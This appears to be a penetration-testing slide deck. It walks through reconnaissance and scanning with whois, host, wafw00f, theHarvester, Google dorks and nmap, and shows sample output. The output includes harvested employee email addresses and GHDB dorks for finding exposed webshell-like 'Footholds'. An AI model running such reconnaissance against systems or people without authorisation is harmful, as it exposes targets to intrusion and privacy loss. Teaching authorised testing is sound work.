

# Steps to do a pentest



Miguel Santareno

# Whoami

- Pentester /Security Researcher

The logo for Bugcrowd, featuring the word "bugcrowd" in a lowercase, orange, sans-serif font.The logo for HackerOne, featuring the word "hackerone" in a lowercase, black, sans-serif font.


<https://twitter.com/MiguelSantareno>

<https://www.linkedin.com/in/miguelsantareno/>



# Topics:

1. *Planning and Recon;*
2. *Scanning;*
3. *Vulnerability Scanning;*
4. *Exploitation;*
5. *Web Apps;*
6. *Reporting;*
7. *Resources.*





## *1. Planning and Recon:*

*1.1 Scoping;*

*1.2 Whois;*

*1.3 Host;*

*1.4 Dns Analysis;*

*1.5 Load balancing detection;*


*1.6 Firewall detection;*

*1.7 Document Metadata Analysis;*

*1.8 Web search ;*

*1.9 Extras.*

## *1.1 Scoping:*



## *1.2 Whois:*

Domain and IP space registration information.

```
# whois [-h whois_server] name
```



## *1.2 Whois:*

```
# whois zonetransfer.me
```



## *1.2 Whois:*

...

Registrant Name:Robin Wood

Registrant Organization:DigiNinja

Registrant Address:1 The Internet

...

Registrant E-mail:robin@digininja.org

...

Admin Name:Robin Wood

...

Nameservers:NS12.ZONEEDIT.COM

Nameservers:NS16.ZONEEDIT.COM



## *1.3 Host:*

```
# host [name]
```

## *1.3 Host:*


```
# host zonetransfer.me
```

## 1.3 Host:

```
zonetransfer.me has address 217.147.180.162
zonetransfer.me mail is handled by 0 ASPMX.L.GOOGLE.com.
zonetransfer.me mail is handled by 10 ALT1.ASPMX.L.GOOGLE.com.
zonetransfer.me mail is handled by 10 ALT2.ASPMX.L.GOOGLE.com.
zonetransfer.me mail is handled by 20 ASPMX2.GOOGLEMAIL.com.
zonetransfer.me mail is handled by 20 ASPMX3.GOOGLEMAIL.com.
zonetransfer.me mail is handled by 20 ASPMX4.GOOGLEMAIL.com.
zonetransfer.me mail is handled by 20 ASPMX5.GOOGLEMAIL.com.
```

## *1.4 Dns Analysis:*

A	Address record, maps a domain name into an IP address.
AAAA	IPv6 address record, maps a domain name into an IPv6 address.
CNAME	Canonical name record, indicates aliases and alternative names for a give host
MX	Mail exchange record, identifies the mail servers for the given domain.
NS	Nameserver record, indicates the name servers associated with the domain.



## *1.3 Host:*

```
# host -t [type] [name] [server]
```

## *1.3 Host:*

```
# host -t A zonetransfer.me
```

## *1.3 Host:*

zonetransfer.me has address 217.147.180.162



## *1.3 Host:*

```
# host -t NS zonetransfer.me
```

## *1.3 Host:*

```
zonetransfer.me name server nsztm2.digi.ninja.  
zonetransfer.me name server nsztm1.digi.ninja.
```

## *1.3 Host:*

```
# host -t MX zonetransfer.me nsztml.digi.ninja
```

## 1.3 Host:

Using domain server:

Name: nsztn1.digi.ninja

Address: 81.4.108.41#53

Aliases:

zonetransfer.me mail is handled by 20 ASPMX2.GOOGLEMAIL.COM.

zonetransfer.me mail is handled by 20 ASPMX3.GOOGLEMAIL.COM.

zonetransfer.me mail is handled by 20 ASPMX4.GOOGLEMAIL.COM.


zonetransfer.me mail is handled by 20 ASPMX5.GOOGLEMAIL.COM.

zonetransfer.me mail is handled by 0 ASPMX.L.GOOGLE.COM.

zonetransfer.me mail is handled by 10 ALT1.ASPMX.L.GOOGLE.COM.

zonetransfer.me mail is handled by 10 ALT2.ASPMX.L.GOOGLE.COM.

## *1.5 Load Balancing Detection:*



## *1.5 Load Balancing Detection:*

```
# lbd [domain]
```



## *1.5 Load Balancing Detection:*

```
# lbd microsoft.com
```

## *1.5 Load Balancing Detection:*

```
Checking for DNS-Loadbalancing: FOUND
microsoft.com has address 64.4.11.37
microsoft.com has address 65.55.58.201
...
Checking for HTTP-Loadbalancing [Date]: 11:48:05,
11:48:05, 11:48:06, 11:48:06, 11:48:07, 11:48:07,
11:48:08, 11:48:08, 11:48:09, 11:48:08, FOUND

Checking for HTTP-Loadbalancing [Diff]: NOT FOUND

microsoft.com does Load-balancing. Found via Methods:
DNS HTTP[Date]
```



## *1.6 Firewall Detection:*





## *1.6 Firewall Detection:*

```
# wafw00f url
```



## *1.6 Firewall Detection:*

```
# wafw00f microsoft.com
```

## *1.6 Firewall Detection:*

```
Checking http://microsoft.com
```

```
Generic Detection results:
```

```
The site http://microsoft.com seems to be behind a WAF
```

```
Reason: The server header is different when an attack is detected.
```

```
The server header for a normal response is "Microsoft-IIS/7.5",  
while the server header a response to an attack is "Microsoft-  
HTTPAPI/2.0.",
```

```
Number of requests: 12
```



## *1.7 Document Metadata Analysis:*

User names

File system paths

E-mail address

Client-side software (Office, PDF tools, OS type)

Geolocation

Other information



## *1.7 Theharvester:*

```
# theharvester -d [domain] -b [Data source]
```



## *1.7 Theharvester :*


```
# theharvester -d sonae.pt -l 500 -b google
```

## *1.7 Theharvester :*

```
[-] Searching in Google:  
    Searching 0 results...  
    Searching 100 results...
```

```
[+] Emails found:  
-----  
tmvidal@sonae.pt  
provedoria@sonae.pt  
saltmann@sonae.pt  
aapires@sonae.pt  
cartoesda@sonae.pt  
--
```





## *1.8 Web Search:*

- Google Hacking
- SHODAN
- Built With
- PunkSPIDER
- Internet Census 2012
- Leakdb
- Deep Magic

## *1.8 Google Hacking:*

```
cache:      allinurl:  
link:       site:  
allinurl:   inurl:  
ext:       filetype:
```

# 1.8 Google Hacking:

 [Home](#) [Exploits](#) [Shellcode](#) [Papers](#) [Google Hacking Database](#) [Submit](#) [Search](#)

## Google Hacking Database (GHDB)

Search the Google Hacking Database or browse GHDB categories


Any Category ▾

SEARCH

Date	Title	Category
2016-11-29	"PHP Mailer" "priv8 Mailer" ext:php	Footholds
2016-11-29	inurl:".esy.es/default.php"	Sensitive Directories
2016-11-29	"PHP Credits" "Configuration" "PHP Core" ext:php inurl:info	Web Server Detection
2016-11-29	Hostinger © 2016. All rights reserved inurl:default.php	Sensitive Directories
2016-11-29	intitle:"Integrated Dell Remote Access Controller 6 - Enterprise"	Pages Containing Login Portals
2016-11-29	Meg4-Mail ext:php	Footholds
2016-11-28	"PHP eMailer is created by" ext:php	Footholds

<https://www.exploit-db.com/google-hacking-database/>

# 1.8 Wayback Machine:












The screenshot shows the Internet Archive Wayback Machine homepage. At the top is a dark navigation bar with icons for various media types and a 'SIGN IN' button. Below this, the 'INTERNET ARCHIVE' logo is on the left, followed by a search bar containing 'http://'. To the right of the search bar is a 'BROWSE HISTORY' button. A blue banner below the search bar reads 'Please try our Beta Wayback Machine - Now with Site Search!' with a 'DONATE' link to its right. Below the banner, a text line states 'Explore more than 279 billion web pages saved over time'. A row of eight small thumbnail images of archived web pages follows. At the bottom, there are three columns of links and descriptions. The first column, titled 'Tools', includes links for 'Wayback Machine Availability API', 'WordPress Broken Link Checker', and '404 Handler for Webmasters'. The second column, titled 'Subscription Service', describes the 'Archive-It' service. The third column, titled 'Save Page Now', includes a 'SAVE PAGE' button and a description of the service.

INTERNET ARCHIVE  
**WayBackMachine**  [BROWSE HISTORY](#)

Please try our Beta Wayback Machine - Now with Site Search! [DONATE](#)

Explore more than 279 billion [web pages](#) saved over time


       

 **Tools**


[Wayback Machine Availability API](#)  
Build your own tools.

[WordPress Broken Link Checker](#)  
Banish broken links from your blog.

[404 Handler for Webmasters](#)

 **Subscription Service**

Archive-It enables you to capture, manage and search collections of digital content without any technical expertise or hosting facilities. [Visit Archive-It to build and browse the collections.](#)


 **Save Page Now**

[SAVE PAGE](#)

Capture a web page as it appears now for use as a trusted citation in the future.

<https://archive.org/web/>

# 1.8 Shodan:



SHODAN


Explore Enterprise Access Contact Us

New to Shodan? [Login or Register](#)

## The search engine for Refrigerators


Shodan is the world's first search engine for Internet-connected devices.

[Create a Free Account](#) [Getting Started](#)




### Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.




### See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!



### Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.



### Get a Competitive Advantage


Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.

<https://www.shodan.io/>



## 1.9 Extras:

- Browser extensions;
- Public profiles;
- Subdomain enumeration;
- Directory bruteforce.





## *2. Scanning:*

- 2.1 Network sweeping;*
- 2.2 Network tracing;*
- 2.3 Port scanning;*
- 2.4 Os fingerprinting;*
- 2.5 Version scanning .*



## *2.1 Network Sweeping:*





## *2.1 Network Sweeping :*

```
# nmap [Scan Type(s)] [Options] {target specification}
```




## *2.1 Network Sweeping :*

```
# nmap -sn 10.0.10.0-30
```

## *2.1 Network Sweeping :*

```
Starting Nmap 6.40 ( http://nmap.org ) at 2013-12-05 15:23 WET
Nmap scan report for pfsense.lan (10.0.10.1)
Host is up (0.000081s latency).
MAC Address: 00:50:56:A8:A5:DA (VMware)
Nmap scan report for 10.0.10.22
Host is up (0.00028s latency).
MAC Address: 00:0C:29:49:47:6D (VMware)
Nmap done: 31 IP addresses (2 hosts up) scanned in 0.48 seconds
```

## 2.2 Network tracing:





## *2.2 Network tracing :*

```
# traceroute [options] host
```



## *2.2 Network tracing :*

```
# traceroute 8.8.8.8
```

## *2.2 Network tracing :*

```
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
 1  pfsense.lan (10.0.10.1)  0.098 ms  0.064 ms  0.050 ms
 2  172.16.0.1 (172.16.0.1)  0.475 ms  0.625 ms  0.733 ms
 3  192.168.1.254 (192.168.1.254)  24.266 ms  24.527 ms  24.643
 4  * * *
...
```





## *2.3 Port scanning :*

```
# nmap -sT metasploitable -p 1-65535
```

## 2.3 Port scanning :

```
Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-15 22:57 GMT
Stats: 0:01:06 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 54.35% done; ETC: 22:59 (0:00:55 remaining)
Nmap scan report for nomad-PC.home (192.168.1.2)
Host is up (0.0010s latency).
Not shown: 65531 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
5357/tcp   open  wsapi
35234/tcp  open  unknown
MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)
```



## 2.3 *Port scanning :*

```
# nmap -sT metasploitable -p 0
```

## *2.3 Port scanning :*

```
Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-15 23:02 GMT
Nmap scan report for nomad-PC.home (192.168.1.2)
Host is up (0.00013s latency).
PORT      STATE      SERVICE
0/tcp    filtered  unknown
MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)
```

## *2.3 Port scanning :*

```
# nmap -sT metasploitable -p 21,22,80,445
```

## 2.3 Port scanning :

```
Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-15 23:02 GMT
Nmap scan report for nomad-PC.home (192.168.1.2)
Host is up (0.00016s latency).
PORT      STATE      SERVICE
21/tcp    filtered  ftp
22/tcp    filtered  ssh
80/tcp    open      http
445/tcp    filtered  microsoft-ds
MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)
```



## *2.3 Port scanning :*

```
# nmap -sU metasploitable -p 137,500-501
```

## 2.3 Port scanning :

```
Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-15 23:03 GMT
Nmap scan report for nomad-PC.home (192.168.1.2)
Host is up (0.00015s latency).
PORT      STATE      SERVICE
137/udp   open       netbios-ns
500/udp   open|filtered isakmp
501/udp   open|filtered stmf
MAC Address: E0:CB:4E:D3:9E:F1 (Asustek Computer)
```



## *2.3 Port scanning :*

```
# nmap -sU metasploitable -p 137,500-501 --reason
```

```
# nmap -sT metasploitable -p 21,22,80,445 --reason
```

